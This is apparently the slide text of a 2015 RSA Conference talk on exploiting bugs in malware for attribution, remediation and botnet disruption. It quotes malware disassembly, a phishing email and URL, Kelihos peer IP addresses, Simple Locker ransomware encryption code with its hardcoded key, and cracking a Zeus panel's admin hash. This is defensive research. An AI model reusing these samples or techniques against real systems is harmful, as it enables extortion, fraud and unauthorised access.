

RSA® Conference 2015

San Francisco | April 20-24 | Moscone Center

SESSION ID: HT-R01

Bug Hunting On The Dark Side

Felix Leder

Mobile Threat Research
Blue Coat



Tillmann Werner

Technical Intelligence Analysis
CrowdStrike





CHANGE

Challenge today's security thinking




Status Quo – Defender’s Dilemma

- ◆ Asymmetry of cyber attacks
- ◆ Single mistakes lead to compromises
- ◆ One successful intrusion is enough



Everybody Makes Mistakes.



Best Antivirus 2011

- ◆ Fake Antivirus Malware
- ◆ Makes your computer go crazy
- ◆ Attempts to detect virtual machines to evade analysis
- ◆ Error in the code results in this check to be always true

```

push    1                ; CPUID( 1 )
call    GetCpuId
add     esp, 14h
cmp     [ebp+var_8], 0
jz      short loc_442E88

```

```

mov     ecx, 80000000h ; Hypervisor Bit
test    ecx, ecx
jz      short loc_442E88

```

```
#include <intrin.h>
```

```
int cpuInfo[4];
```

```
__cpuid(cpuInfo, 1);
```

```

if (cpuInfo[2] = 0x80000000) {
    // hypervisor bit is set, VM detected
    ...
}

```

```
if (cpuInfo[2] == 0x80000000) {
```

Conficker – Infection Examples



Conficker – IP Address Calculation Bug

- ◆ “The `rand` function returns a pseudorandom integer in the range 0 to `RAND_MAX`.”
- ◆ `RAND_MAX` is defined as the value `0x7fff`.

Source: <http://msdn.microsoft.com/en-us/library/2dfe3bzd%28VS.71%29.aspx>

```

loc_378639:
call     ds:rand
mov     word ptr [ebp+arg_ip_result], ax
call     ds:rand
cmp     byte ptr [ebp+arg_ip_result], 0Bh
mov     word ptr [ebp+arg_ip_result+2], ax
jb     short loc_378639
  
```



```


next_ip_lower_word = rand()
next_ip_upper_word = rand()
  
```

Conficker - IP Address Calculation Bug

As a result, Conficker scans only

less than one quarter

of the whole IPv4 address range!



Stuxnet – Installation Routine

- ◆ Dropper targets specific Windows versions
($5 \leq \text{version AND version} \leq 6$)
- ◆ Second condition is always true
($5 \leq \text{version OR version} \leq 6$)

```
void CheckOsVersionAndStart(void) {  
    struct _OSVERSIONINFO OsVersion;  
  
    OsVersion.dwOSVersionInfoSize = sizeof(OsVersion);  
  
    if ( GetVersionExW(&OsVersion)  
        && OsVersion.dwPlatformId == VER_PLATFORM_WIN32_NT  
        && (OsVersion.dwMajorVersion >= 5 || OsVersion.dwMajorVersion <= 6))  
        Install();  
}
```

```
; Attributes: bp-based frame  
; void __cdecl CheckOsVersionAndStart()  
CheckOsVersionAndStart proc near  
  
VersionInformation= _OSVERSIONINFO ptr -114h  
  
push    ebp  
mov     ebp, esp  
sub     esp, 114h  
lea    eax, [ebp+VersionInformation]  
push    eax                ; lpVersionInformation  
mov     [ebp+VersionInformation.dwOSVersionInfoSize], 114h  
call   ds:GetVersionExW  
test   eax, eax  
jz     short locret_10001232
```

```
cmp     [ebp+VersionInformation.dwPlatformId], VER_PLATFORM_WIN32_NT  
jnz    short locret_10001232
```


```
cmp     [ebp+VersionInformation.dwMajorVersion], 5  
jnb    short loc_1000122D
```

```
cmp     [ebp+VersionInformation.dwMajorVersion], 6  
ja     short locret_10001232
```

```
loc_1000122D:  
call   Install
```



```
locret_10001232:  
leave  
retn  
CheckOsVersionAndStart endp
```


Turn the Tables on the Attackers.



Goals


- ◆ Attribution
- ◆ Estimating attack impact
- ◆ Enhanced detection
- ◆ Incident recovery
- ◆ Live tracking of new campaigns
- ◆ Tracking down of individuals
- ◆ Disarming attacker infrastructure



RSA[®]Conference2015

San Francisco | April 20-24 | Moscone Center

Analysis



 #RSAC

Native Language Spam

☐ **Betreff:** Vorsicht! Ihr PayPal-Konto wurde begrenzt!

Von: [Sicherheits-Center <service@verification.fr>](mailto:service@verification.fr)

Datum: 08.08.2009 05:47

An: service@paypal.de

PayPal<http://www.globecharge.com/contents/media/secure-corrected.jpg>
<http://2009serviceclientele.eq2.fr/Security/de/www.paypal.de=Activat&account-25858800054898995365389741XEGFR>

Sehr geehrter PayPal:

Achtung! Ihr PayPal-Konto wurde begrenzt!

Im Rahmen unserer Maßnahmen zur Sicherheit werden wir regelmäßig auf die Tätigkeit der ecran PayPal zu erfahren, haben Sie vor kurzem kontaktiert, nachdem ihm die ein Problem auf Ihrem Account. auf die Informationen von Ihnen aus folgenden Gründen:

-Unser System hat eine ungewöhnliche eine Kreditkarte mit Ihrem PayPal-Konto.

Ihr Konto aktivieren
<http://2009serviceclientele.eq2.fr/Security/de/www.paypal.de=Activat&account-25858800054898995365389741XEGFR>

Mit besten Grüßen,


PayPal Email ID: 5138-8872

Bundesland der Prüfung der Konten von PayPal.

Der Corp Copyright 1999-2009 PayPal. Alle Rechte vorbehalten.
 rechercheur
http://translate.google.fr/translate_s?hl=fr&sl=fr&tl=de&q=Cordialement%2C&source=translation_link

Left-Over Debug Messages

- ◆ Language artifacts can help with attribution



#	Time	Debug Print
1...	0.00000000	What is problem?
1...	0.00068193	[DispatchIoctl]
1...	0.00069506	[DispatchIoctl]
1...	0.00070624	[DispatchIoctl]
1...	0.00071713	[DispatchIoctl]
1...	0.00072775	[DispatchIoctl]
1...	0.00073864	[DispatchIoctl]
1...	0.00074954	[DispatchIoctl]
1...	0.00076015	[DispatchIoctl]
1...	0.00077105	[DispatchIoctl]
1...	0.00078194	[DispatchIoctl]
1...	0.00079256	[DispatchIoctl]
1...	0.00080345	[DispatchIoctl]
1...	0.00081407	[DispatchIoctl]
1...	0.00082497	[DispatchIoctl]
1...	0.00083558	[DispatchIoctl]
1...	0.00084648	[DispatchIoctl]
1...	0.00085709	[DispatchIoctl]
1...	0.00086799	[DispatchIoctl]
1...	0.00087860	[DispatchIoctl]

Kelihos – Hidden Gems

```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\analyst\Desktop>document.exe
C:\Documents and Settings\analyst\Desktop>document.exe /loggs99
C:\Documents and Settings\analyst\Desktop>
```

```
document.exe /loggs99
23.03.2015 11:58:45 Client 0.0.48 started.
23.03.2015 11:58:45 [vool]Looking for old client...
23.03.2015 11:58:45 Looking for old client...
23.03.2015 11:58:45 Timing zonelfind_and_kill_old_clients! ms=30
23.03.2015 11:58:45 Config loaded Ok. own_id=a09b8acd-7c56-42d3-af09-f1bd4ca3a37
i. port = 80
23.03.2015 11:58:45 Loaded bootstrap list:
client: 00000000-0000-0000-0000-000000000000 95.155.66.4:80
client: 00000000-0000-0000-0000-000000000000 79.41.108.12:80
client: 00000000-0000-0000-0000-000000000000 178.209.121.22:80
client: 00000000-0000-0000-0000-000000000000 94.178.1.24:80
client: 00000000-0000-0000-0000-000000000000 94.242.153.27:80
client: 00000000-0000-0000-0000-000000000000 213.231.56.39:80
client: 00000000-0000-0000-0000-000000000000 124.125.27.46:80
client: 00000000-0000-0000-0000-000000000000 95.168.185.46:80
client: 00000000-0000-0000-0000-000000000000 62.205.145.82:80
client: 00000000-0000-0000-0000-000000000000 124.125.64.88:80
client: 00000000-0000-0000-0000-000000000000 95.160.143.95:80
client: 00000000-0000-0000-0000-000000000000 46.0.25.96:80
client: 00000000-0000-0000-0000-000000000000 83.6.187.111:80
client: 00000000-0000-0000-0000-000000000000 85.204.200.123:80
client: 00000000-0000-0000-0000-000000000000 75.82.161.198:80
client: 00000000-0000-0000-0000-000000000000 92.41.245.218:80
client: 00000000-0000-0000-0000-000000000000 77.88.227.222:80
client: 00000000-0000-0000-0000-000000000000 202.144.33.227:80
client: 00000000-0000-0000-0000-000000000000 62.84.55.237:80
client: 00000000-0000-0000-0000-000000000000 2.60.72.246:80

23.03.2015 11:58:45 Starting in non-router mode...
23.03.2015 11:58:45 Starting anmp+http net server
23.03.2015 11:58:45 [MAIN]!Lets talk' started!
23.03.2015 11:58:45 [MAIN]Starting handshake loop, routers = 20...
23.03.2015 11:58:55 [MAIN]Failed to connect to client: 00000000-0000-0000-0000-000000000000, 95.155.66.4:80 lst_act=01.01.1970 01:00:00 live_tm: d0.h0.m0.s0
23.03.2015 11:59:05 [MAIN]Failed to connect to client: 00000000-0000-0000-0000-000000000000, 202.144.33.227:80 lst_act=01.01.1970 01:00:00 live_tm:
```



Energetic Bear – A Russian APT

- ◆ Exfiltration data is cached locally, encrypted with RSA
- ◆ Private key structure stores all parameters
- ◆ Public key can be reconstructed
- ◆ Comes in handy during forensic analysis

```

modulus:
0x00000000 e7 90 31 c3 94 ef 9c 3a 2f fa ce a5 15 a1 a0 36 |..1....:/.....6|
0x00000010 0d f6 d3 c8 8a 0f f3 2d 7e 43 93 31 2d f8 a6 cd |.....~C.1-...|
0x00000020 e4 05 80 9b e4 fe 67 47 0e 38 21 16 5e 69 da 76 |.....gG.8!.^i.v|
0x00000030 93 9a 6f 72 e8 80 10 d8 96 69 4c 58 56 d5 65 6a |..or.....iLXV.ej|
0x00000040 0b a6 bc b2 2a 54 eb 6c ce f7 86 30 c2 ab 53 86 |....*T.l...0..S.|
0x00000050 6f b4 72 2b 65 7c fe 0d c8 49 bb f5 cf 50 a2 4d |o.r+e|...I...P.M|
0x00000060 12 e3 01 bd fb ce ff f4 53 cb 6d 91 bd 87 40 cd |.....S.m...@.|
0x00000070 05 38 d6 0e ac a8 c9 03 fa 1f 2e eb d2 dc bf 9f |.8.....|

public exponent:
65537

exponent:
0x00000000 a4 2a 47 fd 7e 93 38 d0 cf bf 21 cd 4b be a0 14 |.*G.~.8...!K...|
0x00000010 72 65 f0 d3 15 7e 25 4a b5 5f 36 f5 00 c0 6d 91 |re...~%J._6...m.|
0x00000020 3d fc e0 a6 a4 fb ef 40 22 c6 8c 3e 8d 84 c2 0a |=.....@"'.>....|
0x00000030 9a ae 3c 20 dc d0 1e 21 4e d1 2b fc dc e2 c0 d7 |...< ...!N.+.....|
0x00000040 ca 5c d7 ca 08 7c 30 6d 93 20 67 65 1a 1a 22 bc |.\...|0m. ge...|
0x00000050 37 fa d9 ec 2f 0a 44 b5 84 6d 27 76 b1 13 89 53 |7.../.D..m'v...S|
0x00000060 f1 90 59 e9 9b b4 10 f5 e3 a8 f9 2a 6f 11 f5 46 |..Y.....*O..F|
0x00000070 a1 78 a6 30 71 d5 18 f5 e4 ac bf 87 52 7e 0b 01 |.x.0q.....R~..|
    
```

RSA[®]Conference2015

San Francisco | April 20-24 | Moscone Center

Remediation



 #RSAC

Storm Worm – A Custom HTTP User-Agent


- ◆ Original Storm Worm, 2008

```
GET / HTTP/1.1
Host: 127.43.2.101
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windoss NT 5.1; SV1921)
```

- ◆ Easily detectable, but they learned their lesson...

- ◆ Modified version, April 2010

```
GET / HTTP/1.1
Host: 127.43.2.101
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windoss NT 5.1; SV1)
```



Conficker – A True Classic

- ◆ 4 different versions
- ◆ Each version removes all previous ones
- ◆ Uninstall routine in last version is a blueprint for a removal tool

```

00873932
00873932      loc_873932:
00873932 1A0 xor     ebx, ebx
00873934 1A0 inc     ebx
00873935 1A0 call   hook_internetget_connectedstate
0087393A 1A0 call   delete_previous_version
0087393F 1A0 call   installation
    
```

Simple Locker

- ◆ Locks the phone's screen
- ◆ Ransom payable within 24h
- ◆ C2 server hosted on TOR hidden service
- ◆ Encrypts documents, images, movies

```
adb@generic:/sdcard # ls -l
-rwxrwx--- root    sdcard_r    16 2014-06-05 14:58 test.docx.enc
-rwxrwx--- root    sdcard_r    16 2014-06-05 14:53 test.jpg.enc
-rwxrwx--- root    sdcard_r     0 2014-06-05 14:53 test.mp3
-rwxrwx--- root    sdcard_r    16 2014-06-05 14:58 test.mp4.enc
-rwxrwx--- root    sdcard_r    16 2014-06-05 14:58 test.pdf.enc
-rwxrwx--- root    sdcard_r    16 2014-06-05 14:58 test.png.enc
```

**Внимание Ваш телефон
заблокирован!**
Устройство заблокировано за
просмотр и распространение
детской порнографии,
зоофилии и других извращений.

Для разблокировки вам необходимо
оплатить 260 Грн.

1. Найдите ближайший терминал
пополнения счета.
2. В нем найдите МонеХу.
3. Введите 380982049193.
4. Внесите 260 гривен и нажмите оплатить.

Не забудьте взять квитанцию!
После поступления оплаты ваше
устройство будет разблокировано в
течении 24 часов.
В СЛУЧАЙ НЕ УПЛАТЫ ВЫ ПОТЕРЯЕТЕ НА
ВСЕГДА ВСЕ ДАННЫЕ КОТОРЫЕ ЕСТЬ НА
ВАШЕМ УСТРОЙСТВЕ!

Simple Locker – Encryption

◆ Encryption of files is where it hurts

```

public void encrypt() throws Exception {
    AesCrypt localAesCrypt;
    Iterator localIterator;
    if ((!this.settings.getBoolean("FILES_WAS_ENCRYPTED", false)) && (isExternalStorageWritable())) {
        localAesCrypt = new AesCrypt("jnd1asf084hr");
        localIterator = this.filesToEncrypt.iterator();
    }
    for (;;) {
        if (!localIterator.hasNext()) {
            Utils.putBooleanValue(this.settings, "FILES_WAS_ENCRYPTED", true);
            return;
        }
        String str = (String) localIterator.next();
        localAesCrypt.encrypt(str, str + ".enc");
        new File(str).delete();
    }
}

```

Simple Locker – Decryption

- ◆ AES is a symmetric cipher – recovery trivial

```

public void decrypt() throws Exception {
    AesCrypt localAesCrypt;
    Iterator localIterator;
    if (isExternalStorageWritable()) {
        localAesCrypt = new AesCrypt("jndlasf084hr");
        localIterator = this.filesToDecrypt.iterator();
    }
    for (;;) {
        if (!localIterator.hasNext())


            return;
    }
    String str = (String) localIterator.next();
    localAesCrypt.decrypt(str, str.substring(0, str.lastIndexOf(".")));
    new File(str).delete();
}
}

```


RSA®Conference2015

San Francisco | April 20-24 | Moscone Center

Disruption



Zeus Dropzone



The screenshot shows the phpMyAdmin interface for a MySQL server on localhost. The 'MySQL' section displays the following configuration:

- Server: localhost via TCP/IP
- Server version: 5.1.33-community
- Protocol version: 10
- User: root@localhost
- MySQL charset: UTF-8 Unicode (utf8)

The 'Web server' section shows:


- Apache/2.2.11 (Win32) DAV/2 mod_ssl/2.2.11 OpenSSL/0.9.8j PHP/5.2.9
- MySQL client version: 5.0.51a
- PHP extension: mysql

The 'phpMyAdmin' section shows version information: 3.1.3.1.











A red warning box is overlaid on the interface, containing the following text:


⚠ Your configuration file contains settings (root with no password) that correspond to the default MySQL privileged account. Your MySQL server is running with this default, is open to intrusion, and you really should fix this security hole by setting a password for user 'root'.

Below the warning box, there is a link: [Open new phpMyAdmin window](#).



What's in there?

Table	Action	Records ¹	Type
botnet_list	    	41	MyISAM
botnet_reports	    	0	MyISAM

 Showing rows 0 - 0 (1 total, Query took 0.0004 sec)

```



SELECT *
FROM `cp_users`
LIMIT 0, 30
    
```
















Profiling [[Edit](#)] [[Explain SQL](#)] [[Create](#)]

Show : row(s) starting from record #

in mode and repeat headers after cells


+ [Options](#)

	id	name	pass	language	flag_enabled	comments
<input type="checkbox"/>  	1	admin	909e1dde36b279e64d3e0207bcf4545c	en	1	Default user

botnet_scripts	    	1	MyISAM
botnet_scripts_stat	    	6	MyISAM
cp_users	    	1	MyISAM

Cracking the Control Panel Admin Account

- ◆ Plaintext password is just an Internet search away
- ◆ Don't even have to consult Rainbow Tables
- ◆ Lack of security gives full access over the botnet



← → G <https://www.google.com/?q=909e1dde36b279e64d3e0207bcf4545c>

Google

Web Maps Images Videos Shopping More Search tools

6 results (0.12 seconds)

Cookies help us deliver our services. By using our services, you agree to our use of cookies. [Learn more](#) [Got it](#)

909e1dde36b279e64d3e0207bcf4545c - md5cracker.org
 md5cracker.org/decrypted-md5...909e1dde36b279e64d3e0207bcf4545c...
 The decrypted value behind your md5 hash of "909e1dde36b279e64d3e0207bcf4545c" can be a password or something else. In the most cases the value is a ...

md5.db30.com - 909e1dde36b279e64d3e0207bcf4545c
<https://md5.db30.com/909e1dde36b279e64d3e0207bcf4545c/2b2e29ca...>
 show/hide md5: 909e1dde36b279e64d3e0207bcf4545c ntlm:
 ffe5b1ce50887519366696df20fb5fe8 sha1:
 2a86942804b68830cad4b7ee84ab578e25e281a1 ...



54913 - Requested MD5 Hash queue
www.md5this.com/list.php?page=54913&key=1&author...
 May 17, 2010 - 50 posts
 Added: Mon 17th May, 2010 07:33 am, Hash: 909e1dde36b279e64d3e0207bcf4545c,
 Plain: stronzone. Added: Mon 17th May, 2010 07:33 am ...

Seite 1050 - MD5 Passwörter entschlüsseln
md5-passwort.de/md5-hash-datenbank/...s/1050
 stronzone, 909e1dde36b279e64d3e0207bcf4545c, stronzzo666,
 8b99f9227fc1fd4fe50fa876f717fd, stroodle, 9230b3c465d3ab64d9688a07febee0a6.

STRONZONE - Mp3 Download (5.31 MB) - Stafaband.info
www.stafaband.info/download/mp3/lagu_stronzone/
